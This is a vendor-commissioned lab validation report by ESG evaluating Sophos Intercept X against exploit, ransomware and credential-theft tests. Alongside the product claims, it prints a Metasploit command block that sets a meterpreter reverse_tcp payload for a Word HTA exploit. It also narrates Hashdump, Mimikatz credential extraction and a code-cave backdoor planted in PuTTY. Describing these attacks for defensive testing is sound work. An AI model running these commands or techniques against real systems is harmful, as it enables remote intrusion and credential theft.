ESG Lab Validation

Sophos Intercept X

A New Approach to Endpoint Security for Today's Threats

By Kerry Dolan and Tony Palmer, Senior IT Validation Analysts

January 2018

This ESG Lab Report was commissioned by Sophos and is distributed under license from ESG.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

Contents

Introduction 3
Background 3
Solution: Sophos Intercept X 4
Machine Learning 5
Executive Summary 5
ESG Lab Validation 6
Comprehensive Anti-exploit 6
ESG Lab Testing 6
Machine Learning 7
CryptoGuard and WipeGuard Anti-ransomware 9
ESG Lab Testing 10
Root Cause Analysis (RCA) 11
The Bigger Truth 13

ESG Validation Reports

The goal of ESG Validation reports is to educate IT professionals about information technology solutions for companies of all types and sizes. ESG Validation reports are not meant to replace the evaluation process that should be conducted before making purchasing decisions, but rather to provide insight into these emerging technologies. Our objectives are to explore some of the more valuable features and functions of IT solutions, show how they can be used to solve real customer problems, and identify any areas needing improvement. The ESG Validation Team's expert third-party perspective is based on our own hands-on testing as well as on interviews with customers who use these products in production environments.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

Introduction


This ESG IT Validation report evaluates how Sophos Intercept X goes beyond traditional antivirus, protecting against new and unseen threats. Also of interest was Intercept X's ability to provide comprehensive attack analysis and full system remediation in a single package.

Background

Every company should assume it is under attack from cyber threats. Attackers continue to create new and more sophisticated threats, and many organizations struggle to find the staff time and expertise to handle it all. Cybersecurity professionals must deal with threat prevention, detection, and response, leveraging various network, access, and endpoint security controls.

Many organizations find it more challenging than ever to accomplish these tasks. According to ESG research, when asked the primary reasons they believe cybersecurity analytics and operations are more difficult today, the most-cited reason, cited by more than a quarter of respondents, was the difficulty of keeping up with rapid change in the threat landscape.[1] Other key reasons included the volume of alerts, and having the right staff and skills to keep up.

Figure 1. Why Cybersecurity Analytics and Operations Are More Difficult Today



Source: Enterprise Strategy Group, 2018

[1] Source: ESG Research Report, *Cybersecurity Analytics and Operations in Transition*, July 2017.


© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

One reason companies can't keep up with the rapidly evolving threat landscape is because they're using outdated approaches like signatures and hashes which are only effective against previously seen malware. Another challenge is trying to implement a collection of unintegrated point products from multiple vendors. This approach worked well in the past, but to address the new cybersecurity reality, what is needed is something that focuses on techniques and behaviors, leveraging advances in artificial intelligence and machine learning to maximize detections while minimizing false positives.

Solution: Sophos Intercept X

Sophos Intercept X protects endpoints by targeting the techniques that hackers and other adversaries use to infiltrate devices and software. Intercept X lets you detect and stop attacks, including restoring files to pre-threat state. Many of today's attacks leverage components of legitimate software; by focusing on exploit *methods* instead of specific exploits, Intercept X can identify attacks as hackers continue to innovate. It supports Windows and Mac endpoints, works alongside other antivirus products, and consumes very few system resources. Policy-based management through the Sophos Central GUI enables effective protection from the start.

Figure 2. Sophos Intercept X Endpoint Protection



Source: Enterprise Strategy Group, 2018

Intercept X's key components include:

- *Comprehensive Exploit Prevention* that focuses on the few exploit methods that all malware leverages to infiltrate and compromise applications, instead of having to continuously track thousands of new malware variants. This helps to block zero-day threats.
    - Recent additional exploit process protections include code caves, malicious process migration, privilege escalation, credential theft detection, and application process calls.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

- *CryptoGuard* anti-ransomware detection that quickly detects malicious file encryption, halts it, and rolls back affected files to their pre-encryption state.
- *Application Lockdown* that prevents malicious behaviors embedded in applications from starting or propagating.
- *Safe Browsing* through monitoring policies that detect attacks in browsers' interfaces. For example, Intercept X can lock down the browser to prevent the malicious use of PowerShell, and browser-loaded HTML applications can be locked down as if they were browsers.
- *Root Cause Analysis* that can graphically show where an attack entered, what processes were involved, and where the attack was halted. This helps to speed response and prevent future attacks.
- *Sophos Clean* malware removal tool that grabs an infected file and collects any associated elements and files. *Clean* then restores the correct file version and removes the malicious one, recovering back to a clean state.
- *Deep Learning Malicious File Detection* provides predictive protection designed to stop malware never seen before.

Machine Learning

Detecting malware has historically been a game of back and forth between attackers and defenders. An attacker produces malware, security researchers identify it and then deploy updates to their product to detect the new malware in the form of a signature or other means. Today's attacks are frequently both polymorphic and targeted. SophosLabs records over 400,000 new samples of malware every day, with 75% of those only being seen in a single organization.

Intercept X uses a deep learning neural network to apply predictive protection against never seen before malware. This involves training machine learning models with both malware and benign files from SophosLabs, which enables the model to make its own, informed decisions as to the malicious status of files.

Executive Summary

ESG Lab validated that Sophos Intercept X provides an exploit-focused, integrated view that offers fast, accurate detections *and* root cause analysis of known and unknown threats without relying on signatures. ESG Lab concluded that Sophos Intercept X's approach of focusing on and blocking the techniques hackers use to gain access can effectively enhance the protection offered by traditional endpoint solutions. Intercept X stopped 100% of the exploit techniques that were missed by the traditional antivirus application in our testing.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

ESG Lab Validation

ESG Lab tested Intercept X with a focus on how it addresses attacks at multiple stages in an environment: detecting an attack using anti-exploit techniques, using machine learning for malicious file detection when malware has been deposited on a machine but has not executed, then behavioral analysis, when malware has been executed on a machine, anti-ransomware capabilities, and finally root cause analysis, for visibility and cleanup.

Comprehensive Anti-exploit

Sophos developed a solution that targets the methods exploits use to take advantage of software weaknesses. For example, it is well known that while Microsoft Office is an extremely valuable productivity tool, it contains some weaknesses that cyber attackers can exploit. The same goes for Java, Silverlight, Flash, numerous browsers, and many other applications. Hackers can leverage these weak points to steal data, discover passwords, elevate their privileges, deploy additional malware, and propagate within networks. Fighting these attacks by focusing on a specific type of malware will only thwart a subset of attacks, leaving an organization exposed.


ESG Lab Testing

Sophos has designed a testing tool to demonstrate Intercept X capabilities. The Sophos tool doesn't contain any malware to inject and then prevent. It focuses instead on what Intercept X does: It monitors the vulnerabilities that attacks exploit and prevents them from launching. This enables organizations to test their exposure and preparedness without introducing potentially dangerous malware into their environments.

ESG Lab began by using the Sophos test tool on a Windows 7 virtual machine (VM) with a traditional antivirus application running, but without Intercept X. We selected attacks by category and by specific attack and tested against the endpoint. We selected *StackPivot 1* from the ***Attack*** column and clicked ***Execute***; after testing the VM for that vulnerability, the tool returned a result of *Exploit Succeeded*.

Next, we moved to another Windows VM that had Intercept X running on it, and used the Sophos tester to execute *StackPivot 1,* the ransomware attack TorrentLocker, and a credential theft exploit. Intercept X stopped every exploit attack we executed. (Figure 3).

Figure 3. Test Attacks



Source: Enterprise Strategy Group, 2018

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

Why This Matters

In recent ESG research with cybersecurity professionals, 73% of respondents said that they had deployed endpoint security controls from other vendors in addition to their preexisting antivirus solution.[2] Managing endpoint security is becoming more difficult thanks to the increasingly dangerous threat landscape: the rise of targeted attacks, and the exponential increase in new and previously unseen malware variants. A consolidated approach that integrates multiple threat detection techniques can provide more complete coverage than is possible with standalone products.


ESG Lab validated that Sophos Intercept X provides an exploit-focused, integrated view that offers fast, accurate detections of known and unknown threats without relying on signatures. ESG Lab concluded that Sophos Intercept X's approach of focusing on and blocking the techniques hackers use to gain access can effectively enhance the protection offered by traditional endpoint solutions. Intercept X stopped 100% of the exploit techniques that were missed by the traditional antivirus application in our testing.

Machine Learning

Traditional machine learning models can improve endpoint threat detection, but they depend on expert threat analysts to select the attributes with which to train the model, adding a human element that is subjective and creates a bottleneck. In addition, traditional models get more complex as more data is added; gigabyte-sized models are cumbersome and slow. These models may also have significant false positive rates as they lump legitimate software in with malware. False positives reduce IT productivity as security teams try to determine what is actual malware and what is legitimate software. Internally created and uncommon software packages are likely to get caught in the trap.

In contrast, Intercept X uses a deep learning neural network that works like the human brain, learning by experience and creating correlations between observed behavior and malware. This results in a high accuracy rate for both existing and zero-day malware, and a lower false positive rate. This neural network model scales easily, and the more data it takes in, the smarter the model becomes. This enables aggressive detection without administrative penalty.

Intercept X classifies what it finds into three categories: malware, potentially unwanted apps (PUAs)—such as toolbars, adware, spyware, key loggers, etc.—and legitimate software. Intercept X also provides for the suppression of known good applications and easy restore of blocked applications without the pain of a full reinstallation. ESG began by adding the malware *highscore.exe* to a Windows 8 VM desktop, which was detected and showed up on the Sophos GUI as a malware event. The Intercept X machine learning model began scanning immediately, and displayed a notification showing the location of the detected portable executable file. The *ML* in the notification indicates that the malware was caught by machine learning,



[2] Source: ESG Brief, *The Role of Endpoint Detection and Response in Improving Endpoint Security Posture*, October 2017.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

not by signature. This triggered Sophos Clean to identify what artifacts came with it, and place them all in quarantine. Users can select the ***Events*** tab and view threats detected, cleaned, applications allowed, etc.

After executing the same test using the *dropper.exe* malware retrieved from an online database, we viewed the administrative console ***Events*** screen, which listed all events for each machine. Next, we demonstrated the ease of re-allowing a cleaned application task. We selected the event describing that malware clean-up event, and clicked the ***Allow*** button. Applications can be re-allowed based on their SHA-256 hash ID, a signed certificate from the manufacturer, or by file name and path. We clicked ***Confirm*** on the ***Allow application*** dialog box, and the application and all its artifacts were immediately restored to the desktop.

Next, we viewed the ***Endpoint Protection – Allowed Applications*** screen from the ***Settings*** menu. From here, an administrator can copy the SHA-256 hash and paste in a website, such as Virustotal.com, to see how other antivirus vendors have classified the app. Leveraging collective insight can be helpful when administrators are unsure and want to provide the right protection. Should a mistake be made, administrators can return to the ***Allow*** list, select the application, and click ***Remove***; the next time that file attempts to load, it will be removed.

Behavior Monitoring and Application Lockdown

Some attackers inject code in trusted applications without spawning child processes. Intercept X can stop these attacks that abuse real software capabilities for destructive purposes. Intercept X classifies applications based on how they are registered with the system; categories include web browsers and plug-ins; java-based applications; media readers, editors, and players; and document creation/reading applications. By monitoring application classes at the kernel level, Intercept X can track activities related to memory access, storage, networks, DLLs, and other software process interactions, and lock down processes as needed.

If an application attempts a prohibited behavior such as running new code, downloading or installing software, or modifying a registry or folder location, Intercept X identifies the unusual behavior and automatically shuts down the application. In addition, it prevents the application from using the Windows Registry, Windows Command Prompt, or other applications to run the new code. The user is notified, Sophos Clean is triggered, and a root cause analysis report is requested. A similar process occurs if a browser is infected with malicious code.

```
use exploit/windows/fileformat/office_word_hta
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.66.10
set URIPATH /
exploit
```


Next, we tested an HTML Application (HTA) attack, first on a Kali Linux VM with a common antivirus application, but without Intercept X. Using the ID *User\test*, we browsed to a malicious URL using Microsoft Internet Explorer (IE). An IE alert prompted us that if we opened the web link, the application would open outside of protected mode; we clicked ***Allow*** (like most users do when they are looking to complete a task and don't want to be dissuaded), and the HTA was downloaded to our machine, allowing access to our VM. No malware was delivered; this attack exploits common applications to infiltrate the machine. Next, a Meterpreter session was started; this uses in-memory DLL injection stagers, doesn't write to disk, and uses encrypted communications. Because it leaves little on the victim machine, it is hard to find even after an attack. The Meterpreter session ran reverse_tcp to bypass typical firewall restrictions.

Next, we elevated privileges to *System*. With these privileges, we ran Hashdump to find the hashed credentials, looked up that hash ID in Crackstation.net, and located the administrator password, *StarWars*. At this point, we had the ability to log into the system as an administrator, with the ability to wreak havoc and steal data.


© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

Three important notes:

- This device did have an antivirus application running. But since no malware was delivered, there was nothing for the antivirus to pick up. While antivirus software is clearly important, it will not stop all of today's attacks.
- With a more complex password using alphanumeric and/or random characters, the CrackStation look up would have been unsuccessful. However, hackers can also use other tools like Mimikatz to get a foothold in a device, and run Kerberos to pull the credentials out of memory in the clear. ESG Lab succeeded in retrieving the *StarWars* password using this method.



Next, we attempted the same HTA attack on a Kali Linux device running Intercept X. We browsed again to the same website using IE, which again downloaded the HTA and started a Meterpreter session in the background. This time, however, when the application tried reaching out to the Internet, Intercept X recognized the behavior as unusual and halted the process.



Why This Matters

In a recent ESG survey of 385 midmarket and enterprise security professionals, research participants cited multiple critical operational concerns including the high number of security alerts, manual tools and processes, the excessive workloads of IT and security staff, the lack of integration between cybersecurity tools that necessitates manual actions, agents that slow systems and impede productivity, and the dearth of skilled cybersecurity workers. In addition, 25% of respondents reported that security teams spend excessive time investigating alerts, many of which are found to be false.[3]

Based on a combination of hands-on testing and an audit of customer environments where Intercept X had been deployed, ESG Lab found that Sophos Intercept X's approach to machine learning enables organizations *to stop* both known and unknown (zero-day) attacks with fewer false positives and therefore lower administrative cost, while behavior monitoring and application lockdown to stop malware that has already executed. In ESG Lab testing, Intercept X stopped every complex, advanced attack we threw at it.

CryptoGuard and WipeGuard Anti-ransomware

Ransomware attacks like the recent Petya, NotPetya, and WannaCry incidents can wreak havoc by exploiting vulnerabilities to encrypt important files and extort money in exchange for the key. The June 2017 Petya attack on Ukraine was a nation-state attack that delivered malware through a modified software update package infiltrating the master boot record (MBR). In addition to encrypting files, it used the "atom bomb" Windows exploit and credential theft to propagate the attack to other devices on the network.

Different from solutions that focus on detecting specific malware variants, Intercept X CryptoGuard and WipeGuard use behavior monitoring to protect against ransomware. CryptoGuard monitors more than 70 types of file data, looking for rapid changes that indicate an active process. When it finds such a process, CryptoGuard suspends it, caches the files


[3] ibid.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

before they are modified, and determines if the changes are from a legitimate business tool (such as an authentic file or folder encryption product); if they are not, the process is immediately terminated and the encrypted files are restored. Users are notified, a root cause analysis is generated for forensics, and a Sophos Clean scan is initiated.

ESG Lab Testing

ESG Lab tested Intercept X on two different ransomware attacks: a master boot record disk-encryption ransomware attack like Petya, and a social engineering technique with file-encrypting ransomware code embedded in an MS Word document. We ran a simulated attack against the MBR on an Intercept X-protected VM and it was successfully blocked; Intercept X shut down the attack before the MBR was modified. Next, we opened the Word doc and enabled macros; once the attack started rapid file encryption, Intercept X convicted the process, stopped the encryption, and rolled the files back to their unencrypted state.



The Ukraine Petya attack also tried to steal authentication credentials. We tested this on the Kali Linux box with Intercept X, using Windows/meterpreter/reverse_tcp to elevate to System privileges. However, when we tried to run Hashdump, the operation failed with an error. When we attempted Mimikatz and Kerberos to find the password, Intercept X blocked its access to the runtime memory. By preventing attacks such as Petya from stealing credentials, Intercept X also prevents them from using various Windows commands to navigate to other machines and spread the attack.

Why This Matters

Ransomware continues to be a growth business for malicious actors and with good reason: Ransomware can provide a serious return for very little effort. The FBI estimated that ransomware payments topped $1 billion in 2016 and reports that ransomware activity is on the rise.[4] *The impact of ransomware is a ramification of the cybersecurity skills shortage.* ESG research indicates that 45% of organizations say they have a problematic shortage of cybersecurity skills.[5] Organizations simply don't have enough trained security folks scanning systems, doing threat intelligence research, or responding to incidents when they occur.

ESG Lab validated that Sophos Intercept X CryptoGuard and WipeGuard are effective against both file-encrypting ransomware and disk-encryption/destruction ransomware. ESG Lab tested both disk- and file-encryption attacks against a system protected by Intercept X. Intercept X stopped all ransomware attacks we tested against it and automatically rolled files back to their safe states. For the file-encryption attack, the entire event, from the double click on the attachment, through block, roll-back, and clean, took less than 30 seconds.

[4] Source: https://www.fbi.gov/news/stories/incidents-of-ransomware-on-the-rise
[5] Source: ESG Brief, *2017 Cybersecurity Spending Trends*, March 2017.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

Root Cause Analysis (RCA)

Understanding how a threat entered and what processes it leveraged can help to prevent future threats. Intercept X provides root cause analysis, leveraging a data recorder that locally saves up to 30 days of memory, registry, network, file system, and process activity at the endpoint while consuming little CPU or other system resources. RCA is automatically triggered when malicious activities are identified and blocked. The key malicious event can be identified and its progress traced through activities and processes, with non-associated activities left out; administrators can view a visual representation of the key events and their associations. When the pieces are found, administrators can view the SHA-256 hash identity of the process involved, as well as recommendations for action.

ESG Lab tested root cause analysis by creating, and then finding, a code cave in an application. A code cave is a section of a legitimate program's functions that has capacity for the injection of custom instructions, essentially a piece of external, malicious code. We downloaded the common remote desktop application Putty from the user machine, installed a code cave inside the application, and returned it to the Windows machine. Now, we had a backdoor that would be hidden from a traditional antivirus application. Next, we launched Putty on the user's machine, which operated normally; however, in the terminal window, we could see a Meterpreter session had started up, unknown to the user. This unknown session would be engaged in a typical exploit scenario.

Next, we opened the Sophos Central management GUI. We selected the ***Root Cause Analysis*** tab on the left, and were presented with ***Overview***, ***Artifacts***, and ***Visualize*** tabs. The ***Overview*** tab showed the type of detection, possible data involved, time stamps, and activity record. We clicked the ***Visualize*** tab, and it displayed a graph color-coded to show files, processes, registry keys, network connections, and labels. We located the blue dot showing the beacon event—the putty.exe process—where the attack began (the blue arrow), and the red dot showing the root cause, in this case the Internet Explorer session (the red arrow). We enlarged and scrolled around the graph, viewing clear connections; we could follow back to see where Putty leveraged PowerShell, back to where Notepad elevated privileges, back to the HTA application, and back to the original Internet Explorer session. This visualization helps administrators to track down exactly what happened and precisely what processes were compromised.

Intercept X behavior monitoring stopped the HTA from running PowerShell. This is critical, because since Putty is a common and useful application and the code cave is hidden, there would be no reason for any solution to prevent the Putty download.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

Why This Matters

In recent ESG research with cybersecurity professionals, 73% of respondents said that they had deployed endpoint security controls from other vendors in addition to their preexisting antivirus solution.[6] Managing endpoint security processes and technologies is becoming more difficult thanks to the increasingly dangerous threat landscape, the rise of targeted ransomware attacks, and the frequency of publicly disclosed data breaches. A consolidated approach that integrates multiple threat detection and assessment control points can provide more complete coverage than is possible with standalone products.

ESG Lab validated that Sophos Intercept X provides an exploit-focused, integrated view that offers fast, accurate detections *and* root cause analysis of known and unknown threats without relying on signatures. ESG Lab concluded that Sophos Intercept X's approach of focusing on and blocking the techniques hackers use to gain access can effectively enhance the protection offered by traditional endpoint solutions. Intercept X stopped 100% of the exploit techniques that were missed by the traditional antivirus application in our testing.

[6] Source: ESG Brief, *The Role of Endpoint Detection and Response in Improving Endpoint Security Posture*, October 2017.

© 2018 by The Enterprise Strategy Group, Inc. All Rights Reserved.

The Bigger Truth

Cybercrime is so lucrative that cottage industries have emerged: Brokers now sell exploits to cybercriminals. Because hackers are finding success, there are constant innovations taking place to expand the volume of exploits and push the "business" forward. Consequently, legitimate organizations are having less success with traditional security methods such as tracking individual malware variants. As cybercriminals innovate, organizations must remain vigilant and constantly improve their protection.

